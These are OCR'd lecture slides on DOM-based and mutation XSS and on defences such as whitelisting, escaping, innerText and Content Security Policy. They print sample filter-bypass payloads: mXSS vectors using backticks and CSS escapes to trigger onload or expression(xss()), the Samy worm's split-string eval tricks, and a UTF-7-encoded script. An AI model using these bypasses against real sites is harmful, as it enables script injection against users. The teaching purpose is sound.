
Cross-site Scripting Attacks (III): DOM-based XSS (Browser-side)

- Cross-domain Communication
  - Example: HTML 5 `postMessage`




Cross-site Scripting Attacks (III): DOM-based XSS

- Code/data mixing
- Dynamic code evaluation
  - eval
  - DOM methods
- Eval also deserializes objects
  - JSON



(Optional) Cross-site Scripting Attacks : Mutation XSS (mXSS)



(Optional) Cross-site Scripting Attacks : mXSS

Listing 1: Example on innerHTML usage

```
<script type="text/javascript">
  var new = "New <b>second<\/b> text.";
  function Change () {
    document.all.myPar.innerHTML = new;
  }
</script>
<p id="myPar">First text.</p>
<a href="javascript:Change()">
  Change text above!
</a>
```

```
"New <b>second</b> text."
```

(Optional) Cross-site Scripting Attacks : mXSS through innerHTML mutation

```
<img src="test.jpg" alt="``onload=xss()" />
```

```
<IMG alt=``onload=xss() src="test.jpg">
```

```
<p style="font-family:'ar\27\3bx\3a
    expression\28xss\28\29\29\3bial'"></p>
```


```
<P style="FONT-FAMILY: 'ar
    ';x:expression(xss());ial'"></P>
```

```
<img style="font-fa\22on-
    load\3dxss\28\29\20mily:'arial'" src="test
```

```
<IMG style="font-fa"onload=xss() mily:
    'arial'" src="test.jpg">
```


mXSS Attacks: Attacking well-secured Web-Applications by using innerHTML Mutations

Discussion: Different Types of XSS



How Can We Defeat XSS Attack?

- XSS as a type of *injection attack*
- Three general strategies to deal with injection attacks:
  1. Input validation/filtering
  2. Input sanitization/escaping/encoding
  3. Use of a more specific and less powerful API/operations

Measure 1: Input validation/filtering

- Two approaches:
  - Blacklisting: block known bad values
  - Whitelisting: allow only known good values
- Blacklists can be easily bypassed: unsafe!
- Set of "bad/attack" inputs is potentially infinite
- There are too many subtle attack vectors…
- Vary a lot across browsers
- XSS Filter Evasion Cheat Sheet
- HTML5 Security Cheatsheet
- More on this, when you do your assignments!

Challenges with Blacklisting: Ways of Introducing JavaScript

- Inline JavaScript code: within `<script></script>` blocks
- DOM event handlers as HTML attributes (e.g. `onclick`)
- The "`javascript:`" pseudo protocol links
- Inline CSS statements:
  - `<style>` block
  - style attributed to HTML elements
- Dynamic JavaScript code evaluation:
  - `eval()`
  - String arguments for `setTimeout()` and `setInterval()`
- Dynamic CSS statements
  - `CSSStyleSheet.insertRule()` method

Challenges with Blacklisting: Other Challenges

- Other challenges:
  - Various character encodings accepted by browsers
  - Browsers' self-fixing of broken pages
- Good example (Samy worm on MySpace):
  - Read http://samy.pl/popular/tech.html
  - MySpace didn't allow <script>:
    - Use `<div style="background:url ('javascript:alert(1)')">`

Challenges with Blacklisting: Other Challenges

- MySpace stripped out the word "`javascript`“:
  - Some browsers actually interpreted "`java\nscript`" as "`javascript`“
- Myspace stripped out the word "`innerHTML`":
  - Use `eval()`:
    ```
    alert(eval('document.body.inne' + 'rHTML'));
    ```
- Myspace stripped out the word "`onreadystatechange`“:
  - Use `eval('xmlhttp.onread' + 'ystatechange = callback');`

Whitelisting

- Use whitelisting on unstrusted inputs, only allowing "good" valudes
- Example: PHP
  - `preg_match()`
  - `filter_var()` and pre-defined filters:
    - `FILTER_VALIDATE_EMAIL`
    - `FILTER_VALIDATE_IP`
    - `FILTER_VALIDATE_URL`


Measure 2:
Input Sanitization/Escaping/Encoding

- Escape untrusted input so that it won't be treated as a code
- Use HTML encoding to prevent reflected XSS:
  - Escape < into `<`
  - The script will be shown as text in the browser
- Example: PHP
  - `htmlspecialchars()`
  - `magic_quotes_gpc` setting: sets the magic_quotes state for GPC (Get/Post/Cookie) operations (deprecated)
  - Other: HTMLPurifier, an HTML filtering library

Browser-side Filtering (e.g. XSS Auditor)

Another idea:

- In Type I attacks, injected scripts appear in web requests




XSS Auditor: Regular Expressions Considered Harmful in Client-side XSS filters

Browser-side Filtering (e.g. XSS Auditor)

Another idea:

- Browser-side Filtering (e.g. XSS Auditor)



XSS Auditor: [Regular Expressions Considered Harmful in Client-side XSS filters]

When to match?

Another idea:

- Better to do the matching after parsing

```
00000000: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 2f <html>.<head>.</
00000010: 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 2b 41 44 head>.<body>.+AD
00000020: 77 41 63 77 42 6a 41 48 49 41 61 51 42 77 41 48 wAcwBjAHIAaQBwAH
00000030: 51 41 50 67 42 68 41 47 77 41 5a 51 42 79 41 48 QAPgBhAGwAZQByAH
00000040: 51 41 4b 41 41 78 41 43 6b 41 50 41 41 76 41 48 QAKAAxACkAPAAvAH
00000050: 4d 41 59 77 42 79 41 47 6b 41 63 41 42 30 41 44 MAYwByAGkAcAB0AD
00000060: 34 2d 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 4-</body></html>
```

Figure 3: Identifying scripts in raw responses requires understanding browser parsing behavior.




Figure 4: After the HTTP response is parsed, the script is easy to find.

XSS Auditor: Regular Expressions Considered Harmful in Client-side XSS filters

Measure 3: Use of a more specific and less powerful JavaScript API/operations

- A preferred defense!
- Vulnerable server uses a powerful operation:
  it allows the injected script to appear at any point in HTML, and get executed by target browser
- The same problem with `innerHTML` :

```
document.getElementById("query").innerHTML =
user_string;
```

- To insert untrusted text, use the `innerText`:
  - Use `createElement` to create an HTML tag
  - Use `innerText` on each text input
  - The argument is only used as text

Measure 4: Other Extra Measures

- Use Content Security Policy (CSP):
  - Declare approved origins of content (e.g. JavaScript, CSS, frames, images, embeddable objects) that browsers can load
  - Allows you to disable inline scripting and restrict external script loads
- Make cookies inaccessible to scripts
  - Use httpOnly cookies
  - Can't be read using document.cookie
  - Help prevent cookie theft via XSS
- Read: XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet


Content Security Policy (CSP)


- XSS main problem: browser's inability to distinguish:
  - script that's intended to be part of a page, and
  - script that's been maliciously injected by an attacker
- One solution:

  don't blindly trust *everything* that a server delivers
- How/mechanism?
  CSP: an HTTP header that provides a whitelist of the sources of trusted content, and instructs the browser to *only execute* or *render resources* from those sources
- Default (no specified) policy for a directive: open (*)
  - A *default-allow* policy approach
- Read: https://www.html5rocks.com/en/tutorials/security/content-security-policy/

CSP

```
Content-Security-Policy: script-src 'self' https://apis.google.com
```






Server tells the browser the "Whitelisted" script sources. Browser denies everything outside the whitelist.

CSP

```
Content-Security-Policy: script-src 'self' https://apis.google.com
```



- `'none'`, as you might expect, matches nothing.
- `'self'` matches the current origin, but not its subdomains.
- `'unsafe-inline'` allows inline JavaScript and CSS (we'll touch on this in more detail in a bit).
- `'unsafe-eval'` allows text-to-JavaScript mechanisms like `eval` (we'll get to this too).


```
script>
 function doAmazingThings() {
   alert('YOU AM AMAZING!');
 }
/script>
button onclick='doAmazingThings();'>A
```

Disallowed

```
